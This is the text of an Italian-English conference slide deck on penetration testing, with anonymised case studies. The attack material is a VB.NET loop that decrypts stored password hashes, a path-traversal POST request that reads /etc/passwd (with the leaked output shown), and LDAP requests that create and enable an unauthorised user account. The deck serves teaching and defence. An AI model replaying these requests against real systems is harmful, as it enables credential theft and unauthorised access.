




THE **PT** CONUNDRUM

[AND ITS **ANTISEC** FORMULATION]

MATTEO FALSETTI – MFALSETTI@ENFORCER.IT – FUSYS@SIKUREZZA.ORG

CHI SONO

- ☑ ricercatore indipendente da diciannove anni
- ☑ da quattordici mi occupo professionalmente di penetration testing e vulnerability assessment
- ☑ non mi occupo (*ancora*) delle **sole** logiche aziendali



AGENDA

- ☒ Penetration Test
 - ☒ attack
 - ☒ any vulnerability
 - ☒ known and unknown
 - ☒ operational weaknesses

Penetration Test

It is a method of evaluating the security of a computer system or network by simulating an **attack** from malicious outsiders and/or malicious insiders.

The process involves an active analysis of the system for **any** potential vulnerabilities that could result from poor or improper system configuration, both **known** and **unknown** hardware or software flaws, or **operational weaknesses** in process or technical countermeasures.

This analysis is carried out from the position of a potential attacker and can involve **active** exploitation of security vulnerabilities.

- ☑ Determining the feasibility of a particular set of **attack vectors**
- ☑ Identifying higher-risk vulnerabilities that result from a combination of lower-risk vulnerabilities exploited **in a particular sequence**
- ☑ Identifying vulnerabilities that may be **difficult** or **impossible** to **detect** with automated network or application vulnerability scanning software
- ☑ Assessing the magnitude of potential **business** and **operational impacts** of successful attacks
- ☑ Testing the ability of network defenders to successfully detect and respond to the attacks
- ☑ Providing evidence to support increased investments in security personnel and technology

AGENDA

- ☒ Penetration Test
 - ☒ attack
 - ☒ any vulnerability
 - ☒ known and unknown
 - ☒ operational weaknesses

PT == attacco ?!

- ☑ sotto-stimato
 - ☑ (“meglio un assessment **classico**”)
- ☑ non compreso
 - ☑ (“fate quel che dovete, ma **non** toccate nulla, **non** copiate o modificate alcun dato, **non** impersonate utenze altrui, **non** aumentate il carico della macchina, non...”)
- ☑ menomato da logiche aziendali estranee
 - ☑ (“ok i sistemi A, C e D. Il B **no**, perchè fa parte della linea di esercizio e sistemi, che fa capo a X. I sistemi da E a H **non** li testiamo perchè non siamo riusciti a **contattare** il referente interno Y.”)

PT == attacco ?!

☒ sotto-stimato

☒ (“meglio un assessment **classico**”)

gli attaccanti **non** firmano **NDA** e
usano campioni **proficui** dei target,
non “significativi”

☒ (“OK i sistemi A, C e D. Il D **no**, perché fa parte della linea di esercizio e sistemi, che fa capo a X. I sistemi da E a H **non** li testiamo perché non siamo riusciti a **contattare** il referente interno Y.”)

AGENDA

- ☒ Penetration Test
 - ☒ attack
 - ☒ any vulnerability
 - ☒ known and unknown
 - ☒ operational weaknesses

to Hash or not to Hash

- ☒ portale su intranet, SQL Injection RO nel presentation layer
- ☒ nessun'altra vulnerabilità
- ☒ dati cifrati
- ☒ 8000 **hash** di password delle utenze



to Hash or not to Hash

6957486E4139514F5437626F74655977616D68666D413D3D

☒ **io** non riconosco l'hash

☒ **John the Ripper** non riconosce l'hash

☒ **nessuno** sembra riconoscere l'hash

How often have I said to you that when you have eliminated the impossible,
whatever remains, **however improbable**, must be the truth?

Sherlock Holmes

to Hash `docfuz@giringiro $ ftp xxx.xxx.xxx.xxx 222`

Connected to xxx.xxx.xxx.xxx.

220 Microsoft FTP Service

Name (xxx.xxx.xxx.xxx:root): ftp

331 Anonymous access allowed, send identity (e-mail name) as password.

Password:

230 Anonymous user logged in.

Remote system type is Windows_NT.

ftp> ls XYZCrypter

200 PORT command successful.

150 Opening ASCII mode data connection for /bin/ls.

10-19-13	12:00AM	<DIR>	DLL
----------	---------	-------	-----

10-19-13	12:02AM	<DIR>	test
----------	---------	-------	------

10-19-13	12:05AM	<DIR>	data
----------	---------	-------	------

226 Transfer complete.

to Hash or not to Hash

- ☑ la dll è usata **ovunque**, in ogni altro portale e DB
- ☑ crittografia **simmetrica** mediante Rijndael
- ☑ la chiave usata è di soli **12** byte invece della lunghezza minima di **16**
- ☑ IV statico nella dll
- ☑ possibile usare le chiamate di mscorlib.dll o la stessa DLL proprietaria

to H

☒ la

☒ cr

☒ la

☒ IV

☒ po

```
Module1.vb  X
Module1
Main

Exit Sub
End If

If System.IO.File.Exists(passwordfile) = True Then
    Dim fwriter As New System.IO.StreamWriter(outputfile)
    Dim freader As New System.IO.StreamReader(passwordfile)
    Do Until freader.EndOfStream
        Dim pwdrow As String
        pwdrow = freader.ReadLine
        Dim offset As Integer = pwdrow.IndexOf(":")
        fwriter.WriteLine(String.Format("{0}:{1}",
            pwdrow.Substring(0, offset),
            Crypter.DataCrypter.DecryptString(pwdrow.Substring(offset + 1))))
    Loop
    fwriter.Close()
    freader.Close()
Else
    Console.WriteLine("")
    Console.WriteLine("Il file non esiste. Andiamo a berci un mojito...")
    Exit Sub
End If

End Sub

End Module
```

to Hash or not to Hash

6957486E4I395I4F5437626F746559776I6D68666D4I3D3D

ZQ39IXK7

the LDAP reformulation

- ☑ portale WebSphere, JSP / Java, DBMS DB2
- ☑ applicazione near-legacy, continuo rimaneggiamento dal vecchio port
- ☑ XSS, SQLI, Path Traversal, Direct Object Reference, Forced Browsing, ...
- ☑ autenticazione **sicura**, LDAP (AD LDS), non manipolabile o aggirabile
- ☑ **tutti** hanno accesso READ su **tutto**, ruoli in WRITE ben verificati lato server

the LDAP reformulation

- ☑ il committente è **“a posto”** con quanto trovato
- ☑ **sepolte** in un vecchio rilascio rimasto nella webroot ci sono 2 servlet di download dei PDF
- ☑ INPUT Validation carente e path traversal portano ad **Arbitrary File Read**

the LDAP reformulation

☒ il commi

☒ **sepolte**
download

☒ INPUT V

```
POST /XXXXXXXConfig/Srv/XXXXXXFileNew HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Content-Type: application/x-www-form-urlencoded

contentType=text%2Fhtml&iSeries=N&fileName=/etc/passwd
```

```
HTTP/1.1 200 OK
Date: Wed, 06 May 2015 16:12:49 GMT
X-Powered-By: Servlet/3.0
...

root!!:0:0:::/usr/bin/bash
daemon!!:1:1::/etc:
bin!!:2:2::/bin:
sys!!:3:3::/usr/sys:
...
```

2 servlet di

le Read

the LDAP reformulation

```
if (controlliFormali()) {  
    //frmLogin.LDAP_TIPO_AZIONE.value =  
slrGetElementById("LDAP_TIPO_AZIONE").value;  
    frmLogin.oldPassword.value = passwordOld;  
    frmLogin.LDAP_PASSWORD.value =  
slrGetElementById("LDAP_PASSWORD").value;  
    setStatoInput(false);  
    slrLoadShow();  
    var url = contextPath + "/Srv/  
LdapGestioneUtenti/gestione";  
    var post = CreaSubmit(frmLogin);  
    slrCallXmlHttp(url, post, 'avantiEnd');  
}
```

the


```
...
public LdapGestioneUtenti()
{
    oldPassword = "";
    ....
}

...

if(azione.equals("modificaPwd"))
try
{
    int result = LdapCheckUser.chkEnableUser(user, true);
    if(result == 0)
        LdapChgPwd.chgPwd(true, user, oldPassword,
        password, mustChangePwd);
    ComboUtil.respXmlHttp(response,
        ComboUtil.valCampo("esito", "OK", 'r'));
}

...

```



GET /XXXXXXConfig/Srv/LdapGestioneUtenti/gestione?
LDAP_USER=XXXXXXXXXXXXX01P&LDAP_PASSWORD=Maggiopentest001
&LDAP_TIPO_AZIONE=modificaPwd

GET /XXXXXXConfig/Srv/LdapGestioneUtenti/gestione?
LDAP_USER=ENFORCER02&LDAP_PASSWORD=Maggiopentest001&LDAP
_TIPO_AZIONE=crea

GET /XXXXXXConfig/Srv/LdapGestioneUtenti/gestione?
LDAP_USER=ENFORCER02&LDAP_PASSWORD=Maggiopentest001&LDAP
_TIPO_AZIONE=abilita

AGENDA

- ☒ Penetration Test
 - ☒ attack
 - ☒ any vulnerability
 - ☒ **known and unknown**
 - ☒ operational weaknesses

A CRYPTO NERD'S IMAGINATION:

HIS LAPTOP'S ENCRYPTED.
LET'S BUILD A MILLION-DOLLAR
CLUSTER TO CRACK IT.

NO GOOD! IT'S
4096-BIT RSA!


BLAST! OUR
EVIL PLAN
IS FOILED!



WHAT WOULD ACTUALLY HAPPEN:


HIS LAPTOP'S ENCRYPTED.
DRUG HIM AND HIT HIM WITH
THIS \$5 WRENCH UNTIL
HE TELLS US THE PASSWORD.

GOT IT.




“L’hardening è uguale per tutti.”


anonimo



“L’hardening è uguale per tutti.”

anonimo





List of hosts

Low Severity problem(s) found

Low Severity problem(s) found

Low Severity problem(s) found

Low Severity problem(s) found

problem(s) found

